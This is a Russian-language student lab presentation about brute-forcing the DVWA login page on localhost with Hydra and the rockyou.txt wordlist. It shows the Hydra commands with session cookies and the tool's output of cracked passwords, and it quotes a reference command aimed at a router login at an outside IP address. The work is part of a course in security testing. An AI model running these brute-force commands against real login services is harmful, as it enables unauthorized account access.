

# Презентация по индивидуальной проекте этап 3

Основной информационной системе

---

Нджову Н.

10 апрель 2025

Российский университет дружбы народов, Москва, Россия

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Переписано и кратко изложено:

Hydra — это инструмент для подбора или взлома логинов и паролей. Он поддерживает множество протоколов и сервисов.

Команда Hydra:


```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s  
80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PAS  
S^:Invalid username"
```

## Выполнение лабораторной работы

Чтобы ввести пробрутфорсить пароль, вам сначала нужно найти большой список часто используемых паролей. Стандартный список rockyou.txt уже был в моем kali linux, поэтому я скопировала его в каталог загрузок и извлек.(рис.1).

```
(nelianj@Nelianj)-[~]  
$ cd Downloads  
  
(nelianj@Nelianj)-[~/Downloads]  
$ ls  
rockyou.txt.gz  
  
(nelianj@Nelianj)-[~/Downloads]  
$ sudo gzip -d rockyou.txt.gz  
[sudo] password for nelianj:  
  
(nelianj@Nelianj)-[~/Downloads]  
$ ls
```


Я захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта(рис.2)




The screenshot shows the DVWA web application interface. At the top, there is a dark header with the DVWA logo. Below the header, on the left, is a sidebar menu with buttons for 'Home', 'Instructions', 'Setup / Reset DB', 'Brute Force' (highlighted in green), 'Command Injection', 'CSRF', 'File Inclusion', 'File Upload', 'Insecure CAPTCHA', 'SQL Injection', 'SQL Injection (Blind)', and 'Weak Session IDs'. The main content area is titled 'Vulnerability: Brute Force'. It contains a 'Login' form with fields for 'Username:' and 'Password:', and a 'Login' button. Below the form, there is a section titled 'More Information' with three links: [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack), <https://www.symantec.com/connect/articles/password-crackers-ensuring-secu>, and <https://www.golinuxcloud.com/brute-force-attack-web-forms>.

## Выполнение лабораторной работы

Чтобы получить информацию о параметрах cookie, необходимо расширение для браузера(cookie editor). Итак, я установила его и скопировала параметры cookie с его помощью(рис.3)



Я ввожу необходимую информацию в запрос Hydra. Мы подберем пароль для пользователя admin, используя запрос GET с двумя параметрами cookie: security и PHPSESSID, которые указаны в последнем абзаце(рис.4)



```
(nelianj@Nelianj)-[~]  
$ hydra -l admin -p ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=uphk707rnpnfgltgcp8c6l62c7:F=Username and/or password incorrect."  
Vulnerability: Brute Force
```

Рис. 4: Запрос Hydra




Через некоторое время я получил список подходящих паролей(рис.5)

```
e and/or password incorrect.  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 22:  
36:00  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1  
/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use  
rname=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=  
hh59rp4bsl52sbdk6ic7apt8kc:F=Username and/or password incorrect.  
[80][http-get-form] host: localhost login: admin password: 123456789  
[80][http-get-form] host: localhost login: admin password: princess  
[80][http-get-form] host: localhost login: admin password: 1234567  
[80][http-get-form] host: localhost login: admin password: rockyou  
[80][http-get-form] host: localhost login: admin password: password
```

Рис. 5: Результат запроса

Я ввожу полученные данные на сайте для проверки и получаю положительный результат проверки пароля.



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
**[Brute Force](#)**  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)


## Vulnerability: Brute Force

### Login

Username:

Password:

Welcome to the password protected area admin



Выполнив эту работу, я приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей.